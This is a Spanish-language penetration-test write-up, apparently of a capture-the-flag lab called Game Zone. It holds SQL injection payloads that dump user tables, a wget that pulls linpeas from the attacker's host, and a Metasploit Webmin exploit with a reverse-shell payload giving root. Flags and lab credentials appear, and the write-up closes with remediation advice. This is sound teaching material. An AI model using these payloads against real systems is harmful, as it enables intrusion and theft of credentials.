
```
searchitem='union select 1, @@version, user() -- -
```

Podemos ver que el usuario es root




Para saber que tablas y que columnas están guardado los usuarios y contraseñas vamos a usar information_schema.schemata






'union select 1,2, schema_name from information_schema.schemata -- -

Nos devuelve las bases de datos que están en el servidor



Necesitamos saber las tablas de la base de datos **db**

'union select 1,table_schema,table_name from information_schema.tables -- -




Filtro solo las tablas de db

'union select 1,table_schema,table_name from information_schema.tables where table_schema='db' -- -

Teniendo la table vamos a ver las columnas

'union select 1,table_name,column_name from information_schema.columns where table_schema='db' -- -



Procedemos a visualizar las columnas username y pwd de la tabla users

'union select 1,username,pwd from users -- -

Usamos la herramienta crackmapexec para conectarnos por medio de ssh

Usamos ssh

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# ssh -l agent47 10.10.143.30
The authenticity of host '10.10.143.30 (10.10.143.30)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.143.30' (ED25519) to the list of known hosts.
agent47@10.10.143.30's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
```

Y logramos acceder al sistema

Encontramos la primera bandera


```
Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$
```

649ac17b1480ac13ef1e4fa579dac95c

4. Escalación de privilegios si/no

Evaluando si podemos escalar privilegios a root

Escaneamos binarios suid



Como sabemos que el portal esta en php y en un servidor apache podemos ir hasta el directorio donde se encuentra la aplicación

agent47@gamezone:~$ cd /var/www/html
agent47@gamezone:/var/www/html$ ls
images index.php portal.php style.css

```
agent47@gamezone:/var/www/html$ head index.ph
head: cannot open 'index.ph' for reading: No such file or directory
agent47@gamezone:/var/www/html$ head index.php
<?php
   define('DB_USERNAME', 'root');
   define('DB_PASSWORD', '3kSMMS47qZEBgFUe');
   $db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWORD);

   session_start();

   if($_SERVER["REQUEST_METHOD"] == "POST") {
   $username = $_POST["username"];
   $pwd = hash('sha256',$_POST["password"]);
agent47@gamezone:/var/www/html$ head -20 index.php
<?php
   define('DB_USERNAME', 'root');
   define('DB_PASSWORD', '3kSMMS47qZEBgFUe');
   $db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWORD);

   session_start();

   if($_SERVER["REQUEST_METHOD"] == "POST") {
   $username = $_POST["username"];
```

Encontramos el usuario y contraseña de la base de datos

Procedemos a usar linpeas

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# locate linpeas
/home/hmstudent/Downloads/linpeas
/home/hmstudent/Downloads/linpeas.sh
/opt/linpeas
/opt/exploits/linpeas.sh
/opt/linpeas/linpeas.sh
/opt/linpeas/linpeas_darwin_amd64
/opt/linpeas/linpeas_darwin_arm64
/opt/linpeas/linpeas_fat.sh
/opt/linpeas/linpeas_linux_386
/opt/linpeas/linpeas_linux_amd64
/opt/linpeas/linpeas_linux_arm

┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# cp /opt/linpeas/linpeas_linux_amd64 .

┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# ls
allports.gnmap  allports.xml  linpeas_linux_amd64  request2       services.nmap  urls.txt
allports.nmap   hash.txt      request              services.gnmap  services.xml

┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# mv linpeas_linux_amd64 linpeas

┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# ls
allports.gnmap  allports.nmap  allports.xml  hash.txt  linpeas  request  request2  services.gnmap  services.nmap  services.xml  urls.txt

┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
```


```
agent47@gamezone:~$ wget 10.13.72.228/linpeas
--2024-11-20 20:51:05--  http://10.13.72.228/linpeas
Connecting to 10.13.72.228:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3223488 (3.1M) [application/octet-stream]
Saving to: 'linpeas'

linpeas                   100%[=====================================>]   3.07M   719KB/s    in 5.3s

2024-11-20 20:51:10 (593 KB/s) - 'linpeas' saved [3223488/3223488]

agent47@gamezone:~$ chmod +x linpeas
agent47@gamezone:~$ ./linpeas
```

0.0.0.0:10000


En el escaneo logramos identificar el path siguiente:

Lo cual nos llama mucho la atención /home/agent47/bin:/home/agent47/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin

Procedemos a realizar un **forwarding de puertos**




Comprobamos que si tenemos en escucha el puerto 10000 de nuestra maquina Kali al puerto 10000 de la maquina gamezone



Procedemos a verificar con nmap y ahora si nos muestra el puerto 10000 abierto y su servicio

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# nmap -p 10000 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-20 22:28 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000073s latency).

PORT      STATE SERVICE
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds

┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# nmap -p 10000 127.0.0.1 -sVC
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-20 22:28 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000045s latency).

PORT      STATE SERVICE VERSION
10000/tcp open  http    MiniServ 1.580 (Webmin httpd)
|_http-title: Login to Webmin
| http-robots.txt: 1 disallowed entry
|_/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.05 seconds
```

PORT STATE SERVICE VERSION
10000/tcp open http MiniServ 1.580 (Webmin httpd)
|_http-title: Login to Webmin
| http-robots.txt: 1 disallowed entry
|_/



Buscamos vulnerabilidades para Webmin 1.580

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# searchsploit webmin 1.580
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)         | unix/remote/21851.rb
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)                 | linux/webapps/47330.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Logramos encontrar dos vulnerabilidades, procedemos a abrir metasploit

```
msf6 > search webmin

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec      2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   1  auxiliary/admin/webmin/file_disclosure        2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_file_manager_rce    2022-02-26       excellent  Yes    Webmin File Manager RCE
   3  exploit/linux/http/webmin_package_updates_rce 2022-07-26       excellent  Yes    Webmin Package Updates RCE
   4  exploit/linux/http/webmin_packageup_rce       2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec        2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
   6  auxiliary/admin/webmin/edit_html_fileaccess   2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitr
ary File Access
   7  exploit/linux/http/webmin_backdoor            2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/http/webmin_backdoor

msf6 > use 0
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > spool webmin.txt
[*] Spooling to file webmin.txt...
```

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       Webmin Password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
                                        html
   RPORT     10000            yes       The target port (TCP)
   SSL       true             yes       Use SSL
   USERNAME                   yes       Webmin Username
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Webmin 1.580


View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set ssl false
[!] Changing the SSL option's value may require changing RPORT!
ssl => false
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set username agent47
username => agent47
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set password videogamer124
password => videogamer124
msf6 exploit(unix/webapp/webmin_show_cgi_exec) >
```

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  videogamer124    yes       Webmin Password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    127.0.0.1        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
                                        html
   RPORT     10000            yes       The target port (TCP)
   SSL       false            yes       Use SSL
   USERNAME  agent47          yes       Webmin Username
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Webmin 1.580
```

Nos da error de payload, procedemos a cargar uno

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options
```

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  videogamer124    yes       Webmin Password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    127.0.0.1        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
                                        html
   RPORT     10000            yes       The target port (TCP)
   SSL       false            yes       Use SSL
   USERNAME  agent47          yes       Webmin Username
   VHOST                      no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.13.72.228     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin 1.580
```

Logramos obtener acceso a la máquina con usuario root

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > exploit

[*] Started reverse TCP double handler on 10.13.72.228:4444
[*] Attempting to login...
[+] Authentication successful
[+] Authentication successful
[*] Attempting to execute the payload...
[+] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8EZRh3v4QAz2YiwR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "8EZRh3v4QAz2YiwR\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.13.72.228:4444 → 10.10.95.172:40958) at 2024-11-20 22:52:06 -0500

id
uid=0(root) gid=0(root) groups=0(root)
bash -i
bash: cannot set terminal process group (1229): Inappropriate ioctl for device
bash: no job control in this shell
root@gamezone:/usr/share/webmin/file/# cd
```

Encontramos la segunda bandera

```
cd
root@gamezone:~# ls
ls
root.txt
root@gamezone:~# cat root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee
root@gamezone:~#
```

a4b945830144bdd71908d12d902adeee

5. Banderas

Bandera1	649ac17b1480ac13ef1e4fa579dac95c
Bandera2	a4b945830144bdd71908d12d902adeee

6. Herramientas usadas

Nmap	…
whatweb	…
dirb	
Burp suite	
sqlmap	
hashcat	
portswigger	
crackmapexec	
Linpeas	
Netstat	
metasploit	

7. Conclusiones y Recomendaciones

Conclusiones del análisis:

1. Inseguridad por inyección SQL: La presencia de una vulnerabilidad de SQL Injection evidencia una falta de validación y sanitización de entradas en la aplicación. Esto permitió el acceso no autorizado al sistema, comprometiendo la confidencialidad de la base de datos.

2. Exposición de sesiones por falta de seguridad en el manejo de cookies: La captura de sesiones con Burp Suite indica que no se implementan medidas adecuadas para proteger las cookies (como el uso de flags HttpOnly y Secure), permitiendo su interceptación y uso indebido.

3. Servicios no asegurados en puertos no estándar: El puerto 10000 expuesto, utilizado por Webmin, demuestra la falta de control sobre los servicios en ejecución. Este servicio fue explotado debido a vulnerabilidades conocidas, como la CVE-2012-2982.

4. Software desactualizado: La presencia de Webmin con una vulnerabilidad de 2012 sugiere un mantenimiento deficiente y la ausencia de actualizaciones de seguridad.

5. Acceso root comprometido: La combinación de las vulnerabilidades permitió la escalada de privilegios hasta obtener acceso con usuario root, lo que representa el máximo nivel de compromiso en el sistema.

Recomendaciones:

Mitigación de Inyección SQL:

- Implementar ORMs o consultas parametrizadas para evitar que los datos de entrada se conviertan en comandos ejecutables.
- Validar y sanitizar todas las entradas de usuario en el backend.
- Realizar pruebas regulares de seguridad con herramientas de análisis estático y dinámico.

Seguridad en el manejo de sesiones:

- Utilizar cookies con las flags HttpOnly, Secure, y SameSite.
- Implementar un tiempo de expiración corto para las sesiones.
- Usar HTTPS para garantizar que las cookies no sean interceptadas en tránsito.

Fortalecimiento de servicios expuestos:

- Restringir el acceso a puertos no estándar mediante firewalls y listas de control de acceso (ACLs).
- Deshabilitar servicios no utilizados y asegurar los necesarios.
- Usar túneles seguros (como SSH) para el acceso remoto.

Actualización y monitoreo continuo:

- Actualizar periódicamente todo el software, especialmente aplicaciones de terceros como Webmin.
- Habilitar sistemas de monitoreo para identificar accesos no autorizados o intentos de explotación de vulnerabilidades conocidas.

Evaluaciones de seguridad regulares:

- Realizar auditorías de seguridad periódicas y pruebas de penetración.
- Implementar herramientas de gestión de vulnerabilidades para identificar y mitigar problemas proactivamente.

